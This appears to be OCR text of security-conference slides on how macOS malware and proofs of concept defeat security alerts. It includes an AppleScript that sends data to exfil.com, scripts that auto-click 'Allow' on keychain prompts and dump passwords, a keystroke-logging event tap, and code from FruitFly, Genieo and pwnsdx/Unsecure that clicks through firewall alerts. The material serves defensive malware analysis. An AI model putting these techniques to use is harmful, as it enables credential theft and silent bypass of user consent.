




ransomwhere? alert




blockblock alert




(Past) Attacks

alerts & prompts; hackers vs. apple



The Attacks

1



applescript

2

coregraphics

attack vectors

3

UI 'bypass'

4


???


alerts:

avoid all together || dismiss (via code)

AppleScript

"AppleScript is primarily an inter-application processing system, designed to exchange data between and control other applications" -wikipedia.com








```
//firewall bypass
tell application "Safari"
 run

 tell application "Finder"
 to set visible of process "Safari" to false

 make new document
 set the URL of document 1 to
          "https://exfil.com?data=blah"

end tell
```

AppleScript

automated keychain access



keychain access prompt




```
$ security dump-keychain ...

class: "genp"
attributes:
  ...
  "acct"<blob>="patrickwardle"
  "svce"<blob>="www.bankofamerica.com"

password: "hunter2"
```

passwords!

```
//keychain bypass
// note: only works on older version of macOS
tell application "System Events"
    repeat while exists (processes where name is "SecurityAgent")
        tell process "SecurityAgent"
            click button "Allow" of group 1 of window 1
        end tell
        delay 0.2
    end repeat
end tell
```


clicking 'Allow' via AppleScript

AppleScript

automated keychain access (OSX/DevilRobber)

```
sub_26FA        proc near
 push     ebp
 mov      ebp, esp
 sub      esp, 18h
 mov      [esp+18h+var_18], "./kc_dump.sh"
 call     _system$UNIX2003
```

OSX/DevilRobber




thanks @noarfromspace :)

```
$ cat kc_dump.sh
#!/bin/sh

./kd.sh &

for i in {1..300}
do
   osascript kcd.scpt
done
```

1 kc_dump.sh

```
$ cat kd.sh
#!/bin/sh

security dump-keychain -d > s_dump.txt
```

2 kd.sh



Always Allow


3 kcd.scpt

AppleScript


non-interactive install of login item (OSX/Dok)

```
//OSX/Dok
// install login item
void -[AppDelegate AddLoginScript](void * self, void * _cmd) {

    r15 = [[NSString stringWithFormat:@"tell application \"System Events\" to make
          login item at end with properties {path:\"%@\"}", self->needLocation] retain];

    rbx = [[NSAppleScript alloc] initWithSource:r15];
    [rbx executeAndReturnError:&var_28];
}
```

(ab)using AppleScript to persist




"[Dok] is the first major scale malware to target OSX users via a coordinated email phishing campaign"
-checkpoint




OSX/Dok persisted

CoreGraphics APIs

"Core Graphics...includes services for working with display hardware, low-level user input events, and the windowing system" -apple



core graphics keylogger




'sniffMK'
github.com/objective-see/sniffMK

```
//install & enable CG "event tap"
eventMask = CGEventMaskBit(kCGEventKeyDown)
            | CGEventMaskBit(kCGEventKeyUp);

CGEventTapCreate(kCGSessionEventTap,
kCGHeadInsertEventTap, 0, eventMask,
eventCallback, NULL);

CGEventTapEnable(eventTap, true);
```

sniffing keys via 'core graphics'

CoreGraphics APIs

post synthetic keyboard & mouse events!



core graphics

Function

CGPostKeyboardEvent

Synthesizes a low-level keyboard event on the local machine.

Declaration

```
CGError CGPostKeyboardEvent(CGCharCode keyChar, CGKeyCode virtualKey, boolean_t ke
```

Function

CGPostMouseEvent

Synthesizes a low-level mouse-button event on the local machine.

Declaration

```
CGError CGPostMouseEvent(CGPoint mouseCursorPosition, boolean_t updateMouseCursorP
```

Function

CGEventPost

Posts a Quartz event into the event stream at a specified location.

CoreGraphics APIs

posting a synthetic 'enter' key press

```
#import <CoreGraphics/CoreGraphics.h>
const CGKeyCode ENTER_KEY = (CGKeyCode) 76;

void pressENTER()
{
    CGPostKeyboardEvent((CGCharCode)0, ENTER_KEY, true);
    CGPostKeyboardEvent((CGCharCode)0, ENTER_KEY, false);
}
```

synthetically generating an 'enter' keypress

1. perform action
(that triggers alert)

2. post a synthetic 'enter'
(to dismiss/allow, etc.)


Deny


Allow "  "

CoreGraphics APIs

synthetic mouse events (OSX/FruitFly)

```
int sub_100001c50(int arg0, int arg1)
{
  rbx = CGEventCreateMouseEvent(0x0, rcx, rdx, rcx);
  CGEventSetIntegerValueField(rbx, 0x1, r12);
  CGEventPost(0x1, rbx);
  CFRelease(rbx);
}
```





sub-cmd	description
0	move
1	left click (up & down)
2	left click (up & down)
3	left double click
4	left click (down)
5	left click (up)
6	right click (down)
7	right click (up)

OSX/FruitFly's synthetic mouse capabilities

CoreGraphics APIs

synthetic keyboard events (OSX/FruitFly)

invokes CGPostKeyboardEvent

```
keydown:
    AXUIElementPostKeyboardEvent(var_290, 0x0, sub_100001980(rax) & 0xffff, 0x1);
    goto leave;

keyup:
    AXUIElementPostKeyboardEvent(var_290, 0x0, sub_100001980(rax) & 0xffff, 0x0);
    goto leave;
```

```
# sniffMK

event: kCGEventKeyDown
keycode: 0x0/'a'
```

cmd #16, 65

```
# sniffMK

event: kCGEventKeyUp
keycode: 0x0/'a'
```

cmd #17, 65


remote typing

CoreGraphics APIs


synthetic mouse events (OSX/Genieo)

```
$ jtool -d objc -v Installer.app/Contents/MacOS/AppAS

@interface SafariExtensionInstaller : ?
...
/* 2 - 0x1000376e1 */ + getPopupPosition;
...
/* 4 - 0x100037c53 */ + clickOnInstallButton;
/* 5 - 0x100037d71 */ + clickOnAllowButtonKeychain;
....
/* 8 - 0x100038450 */ + clickOnTrustButton;
```

```
char +[SafariExtensionInstaller clickOnInstallButton]{

 (@selector(getPopupPosition))(&var_40);

 r14 = CGEventCreateMouseEvent(0x0, 0x5, 0x0, rcx);
 r15 = CGEventCreateMouseEvent(0x0, 0x1, 0x0, rcx);
 rbx = CGEventCreateMouseEvent(0x0, 0x2, 0x0, rcx);

 CGEventPost(0x0, r14);
 CGEventPost(0x0, r15);
 CGEventPost(0x0, rbx);
```



genieo installer




extension installation (safari)

CoreGraphics APIs

synthetic mouse events (pwnsdx/Unsecure)

```
void doEvent(CGPoint initialMousePosition, CGEventType event) {
   CGEventRef currentEvent = CGEventCreateMouseEvent(NULL, event,
              CGPointMake(initialMousePosition.x, initialMousePosition.y), kCGMouseButtonLeft);

    CGEventPost(kCGHIDEventTap, currentEvent);

}

void clickOnButton(CGPoint initialMousePosition, CGPoint oldLocation) {

    doEvent(initialMousePosition, kCGEventLeftMouseDown);
    doEvent(initialMousePosition, kCGEventLeftMouseUp);
    ...
}

int main(int argc, const char * argv[]) {

 // Little Flocker bypass
 if([kCGWindowOwnerName isEqualToString:@"Little Flocker"] && [kCGWindowLayer intValue] == 2147483631 &&
    [kCGWindowIsOnscreen intValue] == 1)
 {
       clickOnButton(CGPointMake([[kCGWindowBounds valueForKey:@"X"] intValue] + 666,
       [[kCGWindowBounds valueForKey:@"Y"] intValue] + 280), oldLocation);
 }

 // Little Snitch bypass
 if([kCGWindowName isEqualToString:@"Little Snitch"] &&
    [kCGWindowOwnerName isEqualToString:@"Little Snitch Agent"] &&
    [kCGWindowLayer intValue] == 1490 && [kCGWindowIsOnscreen intValue] == 1)
 {
        clickOnButton(CGPointMake([[kCGWindowBounds valueForKey:@"X"] intValue] + 587,
        [[kCGWindowBounds valueForKey:@"Y"] intValue] + 340), oldLocation);
 }
```



